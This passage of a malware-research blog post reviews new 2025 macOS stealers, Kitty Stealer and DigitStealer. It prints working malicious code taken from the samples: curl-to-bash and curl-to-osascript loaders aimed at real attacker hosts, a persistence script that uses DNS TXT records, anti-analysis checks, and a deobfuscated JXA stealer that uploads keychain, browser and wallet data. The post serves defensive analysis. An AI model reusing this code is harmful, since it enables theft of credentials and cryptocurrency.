






The samples covered in this post are available in our public malware collection! Also, direct links to each sample are provided in the sections where they are discussed.
(just don't infect yourself!)
🖨️ Printable
A printable (PDF) version of this report can be found here:
⌛ Background
Goodbye 2025 …and hello 2026! 🥳
For the 10th year in a row, I’ve put together a deep-dive blog post that comprehensively covers all new macOS malware observed throughout the year.
While many of these samples may have been reported on previously (for example, by the security vendors that first uncovered them), this post brings everything together to cumulatively and comprehensively document all new macOS malware from 2025 …in technical detail, in one place. And yes, samples are available for download. #SharingIsCaring
By the end of this post, you should have a solid understanding of the latest threats actively targeting macOS. This context matters more than ever as Macs continue their rapid rise: researchers at MacPaw’s Moonlock Lab recently noted a 60 percent increase in macOS market share over the last three years alone.
Looking ahead, some predict macOS will achieve full dominance in the enterprise by the end of the decade:
"Mac will become the dominant enterprise endpoint by 2030." — Jamf
Unsurprisingly, macOS malware is tracking this same growth curve, becoming more common, more capable, and more insidious with each passing year.
That said, at the end of the post you’ll find a dedicated section highlighting notable instances or developments related to these other threats, including brief overviews and links to more detailed write-ups.
For each malicious specimen covered in this post, we’ll discuss the malware’s:
-
Infection Vector:
How it was able to infect macOS systems. -
Persistence Mechanism:
How it installed itself to ensure it would be automatically restarted on reboot or user login. -
Features & Goals:
What the malware was designed to do: a backdoor, a stealer, or something more insidious.
Additionally, for each specimen, if a public sample is available, I’ve included a direct download link in case you want to follow along with the analysis or dig into the malware yourself.
#SharingIsCaring 😇
In previous years, I organized malware by month of discovery, which worked well when the number of samples was relatively small.
This year, however, the malware is grouped by type (for example, stealers, backdoors, etc.). This approach makes more sense, as the month of discovery is largely irrelevant—at least from a technical perspective.
🛠️ Malware Analysis Tools & Tactics
Before we dive in, let’s talk about analysis tools!
Throughout this post, I reference various tools used to analyze the malware specimens.
While there is no shortage of malware analysis tooling, the following are some of my own tools—as well as a few other favorites—that I regularly rely on:
-
ProcessMonitor
Monitors process creation and termination events, providing detailed information about each. -
FileMonitor
Monitors file-system activity (such as file creation, modification, and deletion) and provides detailed event data. -
DNSMonitor
Monitors DNS traffic, including domain name queries, responses, and related metadata. -
WhatsYourSign
Displays code-signing information via a simple UI. -
Netiquette
A lightweight network monitoring tool. -
lldb
The de facto command-line debugger for macOS, installed at/usr/bin/lldbas part of Xcode. -
Suspicious Package
A tool for inspecting macOS installer packages (.pkgfiles), which also allows files to be easily extracted from the package. -
Hopper Disassembler
A reverse-engineering tool for macOS that supports disassembly, decompilation, and debugging—ideal for malware analysis. -
Binary Ninja
An interactive decompiler, disassembler, debugger, and binary analysis platform built by reverse engineers, for reverse engineers.
You’re in luck: I’ve written two books on this topic, both completely free to read online:
Vol. I: Analysis |
Vol. II: Detection |
Prefer a physical copy? Printed editions are available, and 100% of all royalties go directly to the Objective-See Foundation, supporting free macOS security tools, open research, and community-driven initiatives.
Stealers:
Continuing the trend from 2024, the most common type of new macOS malware observed in 2025 was, without a doubt, information stealers. This class of malware is focused exclusively on collecting and exfiltrating sensitive data from victim machines, including cookies, passwords, certificates, cryptocurrency wallets, and more:

…and because there is little reason to remain resident once this data has been obtained, stealers often do not establish persistence.
That said, it’s easy to underestimate stealers. However, recent years have shown that stealer infections are frequently a precursor to far more damaging attacks:

If you’re interested in the types of data that macOS stealers commonly target, SentinelOne researcher Phil Stokes has written an excellent post on the topic: “Session Cookies, Keychains, SSH Keys & More | Data Malware Steals from macOS Users.”
“Byteing Back: Detection, Dissection and Protection Against macOS Stealers”
Worth noting, most stealers follow a “Malware-as-a-Service” (MaaS) model. In this model, the original malware author sells the stealer but does not handle its distribution. Instead, independent “traffer teams” focus on spreading the malware at scale, using techniques such as fake software updates, malvertising, or “ClickFix” scams.
You can read more about these infection vectors and distribution approaches in Moonlock’s 2025 macOS Threat Report:

Ok, enough overview! Let’s now dive into the new macOS stealers observed in 2025. It’s worth pointing out that, broadly speaking, once you’ve analyzed one stealer, you’ve analyzed most of them, as many are clones of existing families with largely overlapping capabilities. Accordingly, we avoid deep dives into each sample unless it exhibits something interesting, unique, or genuinely innovative.
👾 Kitty Stealer
Kitty Stealer is (or was) a relatively simple stealer, narrowly focused on harvesting sensitive Chrome data and Exodus cryptocurrency wallets. At the time it was discovered, the malware appeared to still be under development.
 Download:
 Kitty Strealer (password: infect3d)
Researchers Christopher Lopez and Nick Zolotko initially uncovered Kitty Stealer on VirusTotal. They originally dubbed it “Purrglar”, and their subsequent analysis, “Potential Stealer: Purrglar in Progress,” is frequently cited here.
New RE Blog Post:https://t.co/kFGm8tff8v
— L0Psec (@L0Psec) January 17, 2025
Potential stealer in the making, we named Purrglar: Targets Chrome/Exodus, uses Security Framework APIs for Keychain access attempt (prompts the user), and leverages curl APIs. Was fun, a lot of arm64 instruction coverage in the blog :)
 Writeups:
- “Potential Stealer: Purrglar in Progress” -Christopher Lopez/Nick Zolotko
 Infection Vector: Unknown
As the malware was discovered on VirusTotal (and appeared to still be under development at the time), its infection vector is not known.
Kseniia Yamburh posted a screenshot from the malware’s developer showing that the stealer was being offered for sale, confirming that it conforms to the “Malware-as-a-Service” (MaaS) model commonly seen among stealers:

As noted earlier, in the MaaS model the original malware author is not responsible for distribution. Instead, this is typically handled by the “customers,” who rely on mechanisms such as fake software updates, malvertising, or “ClickFix” scams (that trick users into copying, pasting and executing malicious commands in Terminal, which then download and install the malware).
 Persistence: None
Many stealers don’t persist, and Kitty is no exception.
 Capabilities: Stealer
Kitty is a 64-bit arm64 Mach-O binary that is ad-hoc signed:
% file kitty/kitty
kitty: Mach-O 64-bit executable arm64

% codesign -dvv  kitty/kitty
Identifier=kitty
Format=Mach-O thin (arm64)
CodeDirectory v=20400 size=542 flags=0x20002(adhoc,linker-signed) hashes=14+0 location=embedded
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
Extracting embedded strings (via macOS’ built-in strings utility) reveals Kitty’s likely capabilities:
% strings - kitty/kitty

/usr/sbin/system_profiler
SPHardwareDataType
Serial Number (system):

Chrome Safe Storage
Chrome

curl_easy_perform() failed: %s
http://localhost:8000/api/%@/%ld

Error
Please enter password

/chrome_cookies/%@
~/Library/Application Support/Google/Chrome/Default/Cookies
/chrome_passwords/%@
~/Library/Application Support/Google/Chrome/Default/Login Data
/exodus/%@
passphrase.json
~/Library/Application Support/Exodus/exodus.wallet/passphrase.json
seed.seco
~/Library/Application Support/Exodus/exodus.wallet/seed.seco
storage.seco
~/Library/Application Support/Exodus/exodus.wallet/storage.seco
From the strings output, we can see that Kitty contains a hardcoded reference to system_profiler. As noted by Chris and Nick, this binary is executed with the SPHardwareDataType argument to retrieve the infected system’s serial number. The logic responsible for this behavior resides in a method named uid.
uid {
   NSTask* task = [[clsRef_NSTask alloc] init];
   [task setLaunchPath:@"/usr/sbin/system_profiler"];
   [task setArguments:&nsarray_100004448];

   NSPipe* pipe = [[clsRef_NSPipe pipe] retain];
   [task setStandardOutput:location_5[0]];

   NSFileHandle * handle = [[pipe fileHandleForReading] retain];

   [task launch];

   NSData* data = [[handle readDataToEndOfFile] retain];
   [task waitUntilExit];
   id location_2 = [[clsRef_NSString alloc] initWithData:data encoding:4];
   ...

   [location scanUpToString:@"Serial Number (system): " intoString:0];
   [location scanString:@"Serial Number (system): " intoString:0];
   ...
The extracted serial number is then combined with a timestamp and embedded into a URL string when the stealer makes outbound network requests.
To access sensitive user data, most stealers rely on social engineering prompts, and Kitty is no exception. Specifically, when attempting to access Chrome data, the user is presented with the following dialog:

As noted in Chris and Nick’s analysis, this alert is triggered when the malware executes its getEncryptionKey function, which invokes the SecItemCopyMatching API to retrieve Chrome’s encryption key.
getEncryptionKeyv() {
    ...
    var_78 = [@"Chrome Safe Storage" retain];
    var_80 = [@"Chrome" retain];
    var_68 = **_kSecClass;
    var_40 = **_kSecClassGenericPassword;
    r0 = [NSDictionary dictionaryWithObjects:&var_40 forKeys:&var_68 count:0x5];
    ...
    r0 = SecItemCopyMatching(var_88, &var_A0);
    ...
Armed with Chrome’s encryption key, Kitty can now access Chrome’s files. Extracted strings indicate that Kitty is specifically interested in Chrome’s Cookies and Login Data (which includes saved passwords). Beyond browser data, Kitty also targets Exodus cryptocurrency wallets.
To actually steal (exfiltrate) browser data and Exodus files, Kitty invokes a function named sendFile. Static analysis of this straightforward routine shows that it relies on cURL APIs to transmit files to the attacker’s server. And where is that server?
Recall that Kitty was first detected while still under development. This is reflected in the embedded URL: http://localhost:8000/api/%@/%ld. As such, the Kitty sample analyzed here does not yet exfiltrate files to a remote attacker-controlled server, as the hardcoded endpoint remains set to localhost.
Well, that’s Kitty! (Or perhaps we should call it Kitten, as it’s still not quite ready for prime time.)
If you’re interested in digging a bit deeper into Kitty, be sure to check out Chris and Nick’s write-up:
"Potential Stealer: Purrglar in Progress"
👾 DigitStealer
DigitStealer is a JXA-based stealer that is, compared to many others, relatively sophisticated. It employs hardware checks and a multi-stage attack chain to evade detection while harvesting sensitive user data.
Download: DigitStealer (password: infect3d)
Researchers from Jamf were the first to uncover and subsequently analyze DigitStealer:
New research just published by Jamf Threat Labs, dissecting the new DigitStealer malware.
— Thijs Xhaflaire (@txhaflaire) November 13, 2025
Read more about it here! https://t.co/ATDCPxBk0u
Writeups:
Infection Vector: Fake Applications
The Jamf report noted that the malware was distributed within a disk image named DynamicLake.dmg, hosted on a fake website designed to masquerade as the legitimate DynamicLake macOS utility:
"The sample that was discovered comes in the form of an unsigned disk image titled "DynamicLake.dmg", The disk image appears to masquerade as the legitimate DynamicLake macOS utility. The genuine version of this software is code-signed using the Developer Team ID XT766AV9R9, which was not present in this sample. Instead, the fake version is distributed via the domain https[:]//dynamiclake[.]org." -Jamf

Once the disk image is mounted, it presents instructions directing the user to launch the application via Terminal, thereby sidestepping Gatekeeper protections:
Persistence: None
Though the stealer component itself does not persist, the Jamf report notes that a fourth-stage payload does achieve persistence via a Launch Agent. The logic responsible for this persistence resides in a Bash script, which is reproduced below in its entirety:
DOMAIN="goldenticketsshop.com"

if launchctl list | grep -q "^${DOMAIN}$"; then
    exit 0
fi

cat << EOL > ~/Library/LaunchAgents/${DOMAIN}.plist
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>${DOMAIN}</string>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>
            curl -s \$(dig +short TXT ${DOMAIN} @8.8.8.8 | tr -d '"')
            | osascript -l JavaScript
        </string>
    </array>
    <key>RunAtLoad</key>
    <true/>
    <key>KeepAlive</key>
    <true/>
    <key>ThrottleInterval</key>
    <integer>120</integer>
</dict>
</plist>
EOL

launchctl load ~/Library/LaunchAgents/${DOMAIN}.plist
launchctl start ${DOMAIN}
In short, the script installs a Launch Agent (named goldenticketsshop.com.plist, with the RunAtLoad key set to true) and, rather creatively, leverages DNS as a command-and-control mechanism.
As defined in the ProgramArguments key, the agent executes a bash command that uses dig to retrieve a TXT record for goldenticketsshop.com from Google’s public DNS resolver, pipes the result to curl to fetch the referenced content, and then executes it as JavaScript via osascript. This design allows the attacker to dynamically alter behavior simply by updating the DNS record, without modifying anything on disk.
As the Jamf report notes—and as we will see shortly—the TXT record contains a JXA agent that repeatedly polls the attacker’s command-and-control server (goldenticketsshop.com) for new AppleScript or JavaScript payloads to execute.
Capabilities: Multi-Payload Stealer + Backdoor

We begin with the file on the disk image that is executed if the user, as instructed, drags it into Terminal. It is a simple script that runs the following commands:
cat /Volumes/Install\ DynamicLake/Drag\ into\ Terminal.msi
curl -fsSL https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/c9c114433040497328fe9212012b1b94.aspx | bash
As noted by Jamf, this downloads an obfuscated, Base64-encoded script. At its core, that script retrieves and executes several additional payloads:
nohup curl -fsSL https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/054e6893413402d220f5d7db8ef24af0.aspx | osascript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/f42bb3a975870049d950dfa861d0edd4.aspx | osascript -l JavaScript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/1e5234329ce17cfcee094aa77cb6c801.aspx | osascript -l JavaScript >/dev/null 2>&1 &
sleep 1

nohup curl -fsSL https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/2bbfdf3250a663cf7c4e10fc50dfc7da.aspx | bash >/dev/null 2>&1 &
Before executing these payloads, however, the script performs a variety of anti-VM, anti-debugging, and environment checks to validate the victim. For example, it first implements a simple locale-based geofence. Specifically, it reads the system locale and exits immediately if it matches any of several hardcoded country codes (e.g., ru, ua, by) corresponding to Russia and several neighboring or former Soviet states. This prevents execution on systems in those regions:
locale=$(defaults read NSGlobalDomain AppleLocale 2>/dev/null | tr '[:upper:]' '[:lower:]')
for country in ru ua by am az kz kg md tj uz ge; do
    if [[ "$locale" == *"$country"* ]]; then
        exit 1
    fi
done
The Jamf report also highlights the novelty of its final validation check:
if sysctl hw.optional.arm.FEAT_SSBS >/dev/null 2>&1; then
    if [[ $(sysctl -n hw.optional.arm.FEAT_SSBS) -eq 0 ]]; then
        exit 1
    fi
    if [[ $(sysctl -n hw.optional.arm.FEAT_BTI) -eq 0 ]]; then
        exit 1
    fi
    if sysctl hw.optional.arm.FEAT_ECV >/dev/null 2>&1 && [[ $(sysctl -n hw.optional.arm.FEAT_ECV) -eq 0 ]]; then
        exit 1
    fi
    if sysctl hw.optional.arm.FEAT_RPRES >/dev/null 2>&1 && [[ $(sysctl -n hw.optional.arm.FEAT_RPRES) -eq 0 ]]; then
        exit 1
    fi
fi
This logic queries several ARM CPU security features—such as Speculative Store Bypass Safe (SSBS), Branch Target Identification (BTI), and others—via sysctl. If any required feature is missing or disabled, the script exits immediately. In effect, the installer continues execution only on newer Apple Silicon hardware that supports these modern ARM security extensions, likely to avoid execution in analysis environments that lack full CPU feature support.
Now, on to the payloads.
The first payload is a relatively simple AppleScript-based stealer:
set ledgerScriptURL to "https://67e5143a9ca7d2240c137ef80f2641d6.pages.dev/..."
set domain to "https://goldenticketsshop.com"
set credentialsEndpoint to "/api/credentials"
set grabberEndpoint to "/api/grabber"

set authCurlFlags to "--retry 10 --retry-delay 10 --max-time 10"
set uploadCurlFlags to "--retry 10 --retry-delay 10 --max-time 3600"

set maxFileSize to 100000

set promptFirst to "Please enter your password to continue:"
set promptWrong to "Incorrect password. Please try again:"

...

try
    display dialog promptFirst default answer "" with hidden answer buttons {"OK"}
    default button "OK" with icon note

    set userPassword to text returned of the result

...
Though only a snippet is shown here, the full script performs the following actions:
-
Fingerprints the host:
Derives anhwidby extracting the system’s Hardware UUID and hashing it with MD5 (falling back to"unknown"if unavailable), and captures the current username. It also attempts to read an additional identifier from/tmp/wid.txt. -
Phishes the user’s password:
Displays a fake “Please enter your password to continue” dialog, then validates the entered value locally usingdscl ... -authonly. Regardless of whether the password is correct, the value is exfiltrated tohttps://goldenticketsshop.com/api/credentialsviacurl, backgrounded withnohupand configured with retries and timeouts. -
Attempts to weaken privacy controls:
Executestccutil reset Allon a best-effort basis, attempting to reset TCC permission decisions. -
Collects and stages user data:
Creates a randomized working directory under/tmp/, then copies files smaller than 100 KB from the user’s Desktop, Documents, and Downloads directories. It also exports all Notes contents to text files. -
Packages and uploads:
Archives the staged data into a ZIP file and uploads it tohttps://goldenticketsshop.com/api/grabber, including metadata such ashwid,wid, anduser, before deleting the local artifacts. -
Fetches an additional payload:
Finally, it downloads and executes another script from a Cloudflare Pages URL by piping it intoosascript. Jamf notes that this payload replaces a trojanizedapp.asarfile for the Electron-based Ledger Live application, enabling ongoing credential theft (such as wallet data, recovery phrases, or transaction details) under the guise of the legitimate Ledger Live app.
The next payload downloaded by the installer script is, as Jamf describes it, a “more heavily obfuscated JXA payload,” which we briefly examine next.
Jamf was kind enough to provide a deobfuscated version of this second-stage JXA payload:
ObjC["import"]("Foundation");
ObjC["import"]("stdlib");
var a0_0x45177f = {
  domain: "https://goldenticketsshop.com"
};

a0_0x45177f.endpoint = "/api/log";
a0_0x45177f.curlFlags = "--retry 10 --retry-delay 10 --max-time 3600";
const a0_0x493958 = {
  'home': $.getenv("HOME").toString(),
  'user': $.getenv("USER").toString()
};

a0_0x493958.lib = a0_0x493958.home + "/Library/";
a0_0x493958.libAppSupport = a0_0x493958.lib + "Application Support/";
a0_0x493958.keychain = a0_0x493958.home + "/Library/Keychains/login.keychain-db";
a0_0x493958.telegram = a0_0x493958.libAppSupport + "Telegram Desktop/tdata";
a0_0x493958.openvpn1 = a0_0x493958.libAppSupport + "OpenVPN Connect/profiles";
...


a0_0x493958.wallets = [a0_0x493958.home + "/.electrum/wallets", a0_0x493958.libAppSupport + "Coinomi/wallets", a0_0x493958.libAppSupport + "Exodus", a0_0x493958.libAppSupport + "atomic/Local Storage/leveldb", a0_0x493958.home + "/.walletwasabi/client/Wallets", a0_0x493958.libAppSupport + "Ledger Live", a0_0x493958.home + "/Monero/wallets", a0_0x493958.libAppSupport + "Bitcoin/wallets", a0_0x493958.libAppSupport + "Litecoin/wallets", a0_0x493958.libAppSupport + "DashCore/wallets", a0_0x493958.home + "/.electrum-ltc/wallets", a0_0x493958.home + "/.electron-cash/wallets", a0_0x493958.libAppSupport + "Guarda", a0_0x493958.libAppSupport + "Dogecoin/wallets", a0_0x493958.libAppSupport + "@trezor/suite-desktop", a0_0x493958.libAppSupport + "Binance/app-store.json", a0_0x493958.libAppSupport + "@tonkeeper/desktop/config.json"];


var a0_0x278555 = {
  name: "Chrome",
  type: "chromium",
  profilesPath: a0_0x493958.libAppSupport + "Google/Chrome/",
  extractFiles: ["Cookies", "Network/Cookies", "Web Data", "Login Data", "Login Data For Account", "History", "Bookmarks"],
  extractDirs: []
};
...


var a0_0x15d090 = {
  name: "Firefox",
  type: "firefox",
  profilesPath: a0_0x493958.libAppSupport + "Firefox/Profiles/",
  extractFiles: ["cookies.sqlite", "formhistory.sqlite", "key4.db", "logins.json", "extensions.json", "prefs.js", "places.sqlite"],
  extractDirs: []
};
...


var a0_0x2e67dc = Application.currentApplication();
a0_0x2e67dc.includeStandardAdditions = true;
var a0_0x25ece1 = a0_0x2e67dc.doShellScript("uuidgen").replace(/\s+$/, '');
var a0_0x12ca16 = a0_0x2e67dc.doShellScript("md5 -q -s \"" + a0_0x25ece1 + "\"").replace(/\s+$/, '');
var a0_0x4203c0 = "/tmp/" + a0_0x12ca16 + '/';


a0_0x33b813.createDirectory(a0_0x4203c0);
a0_0x34e685.extract(a0_0x40a812, a0_0x4203c0 + "Application Support/", a0_0x493958.home);
a0_0x36b09b.extract(a0_0x493958.home, a0_0x4203c0);
a0_0x64257d.extract(a0_0x493958.wallets, a0_0x4203c0, a0_0x493958.home);
a0_0xb98c8.extract(a0_0x4203c0, a0_0x493958.home);
a0_0x21a26b.extract(a0_0x493958.keychain, a0_0x4203c0 + "Library/Keychains/login.keychain-db");
var a0_0x5e0a1b = "/tmp/" + a0_0x12ca16 + ".zip";
a0_0x2e67dc.doShellScript("cd /tmp; zip -r -y --quiet " + ("\"" + String(a0_0x5e0a1b).replace(/(["$`\\])/g, "\\$1") + "\"") + " " + ("\"" + String(a0_0x12ca16).replace(/(["$`\\])/g, "\\$1") + "\"") + " 2>/dev/null");
a0_0x2e67dc.doShellScript("rm -rf \"" + a0_0x4203c0 + "\"");
var a0_0x8abc42 = a0_0x2e67dc.doShellScript("system_profiler SPHardwareDataType | awk -F': ' '/Hardware UUID/ {print $2}' | md5").replace(/\s+$/, '');
var a0_0x227d4f = $.getenv("USER").toString();
var a0_0x49acba = a0_0x2e67dc.doShellScript("tail -n 1 /tmp/wid.txt").replace(/\s+$/, '');
var a0_0x548f64 = "curl " + a0_0x45177f.curlFlags + " -F 'file=@" + a0_0x5e0a1b + "'" + " -F 'hwid=" + a0_0x8abc42 + "'" + " -F 'wid=" + a0_0x49acba + "'" + " -F 'user=" + a0_0x227d4f + "'" + " \"" + "https://goldenticketsshop.com" + a0_0x45177f.endpoint + "\"";
a0_0x2e67dc.doShellScript(a0_0x548f64);
From the snippet, it is clear that this JXA script functions as a fairly standard infostealer. It stages collected data into a randomized /tmp/<md5(uuidgen)>/ directory, then harvests browser data from a wide range of Chromium- and Firefox-based browsers (including cookies, saved logins, history, bookmarks, and extension data), along with Telegram Desktop data, VPN profiles (OpenVPN and Tunnelblick), numerous cryptocurrency wallet directories, and the user’s login keychain database (login.keychain-db).
The collected data is then zipped and uploaded via curl to https://goldenticketsshop.com/api/log.
For the third payload downloaded by the installer script, we again turn to Jamf’s report:
"...this payload is specifically designed to target Ledger Live. The script does the following:
Points Ledger Live to an attacker-controlled endpoint, likely to exfiltrate wallet data (seed phrases) or serve malicious configuration
Reads the file at ~/Library/Application Support/Ledger Live/app.json
Replaces or modifies the data.endpoint object with attacker-supplied values, including a URL, device IDs and hardware identifiers
Writes the modified JSON back to disk " -Jamf
Below is a snippet of the deobfuscated code:
function infectLedgerLive() {
    const homeFolder = app.pathTo("home folder").toString();
    const targetPath =
        homeFolder + "/Library/Application Support/Ledger Live/resources/app.asar";

    try {
        // Read the existing app.asar file
        const fileHandle = app.openForAccess(Path(targetPath));
        const fileContent = JSON.parse(app.read(fileHandle));

        // Inject malicious backdoor configuration
        fileContent.config.backdoor = {
            // C2 (Command & Control) server connection info
